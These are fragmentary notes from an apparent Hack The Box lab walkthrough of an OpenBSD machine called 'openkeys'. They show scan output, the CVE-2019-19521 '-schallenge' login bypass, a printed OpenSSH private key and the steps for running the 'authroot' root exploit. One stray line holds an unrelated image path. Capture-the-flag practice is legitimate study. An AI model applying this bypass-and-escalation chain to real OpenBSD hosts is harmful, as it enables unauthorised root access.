Openbsd vuln

Cookie editor

Openbsd authroot exploit

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.1 (protocol 2.0)

| ssh-hostkey:

| 3072 5e:ff:81:e9:1f:9b:f8:9a:25:df:5d:82:1a:dd:7a:81 (RSA)

| 256 64:7a:5a:52:85:c5:6d:d5:4a:6b:a7:1a:9a:8a:b9:bb (ECDSA)

|_ 256 12:35:4b:6e:23:09:dc:ea:00:8c:72:20:c7:50:32:f3 (ED25519)

80/tcp open http OpenBSD httpd

|_http-title: Site doesn't have a title (text/html).

root@kali:/home/kali/Desktop/htb/openkeys# gobuster dir -u http://openkeys.htb -w /usr/share/wordlists/dirb/common.txt

/css (Status: 301)

/fonts (Status: 301)

/images (Status: 301)

/includes (Status: 301)

/index.php (Status: 200)

/index.html (Status: 200)

/js (Status: 301)

/vendor (Status: 301)

http://openkeys.htb/includes/auth.php.swp

jenniferopenkeys


https://www.qualys.com/2019/12/04/cve-2019-19521/authentication-vulnerabilities-openbsd.txt

-schallenge

http://openkeys.htb/sshkey.php

OpenSSH key not found for user -schallenge

Back to login page



Login again

OpenSSH key for user jennifer

-----BEGIN OPENSSH PRIVATE KEY-----

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

-----END OPENSSH PRIVATE KEY-----

Back to login page

https://github.com/bcoles/local-exploits/blob/master/CVE-2019-19520/openbsd-authroot

openkeys$ nano authroot

openkeys$ chmod +x authroot

openkeys$ ./authroot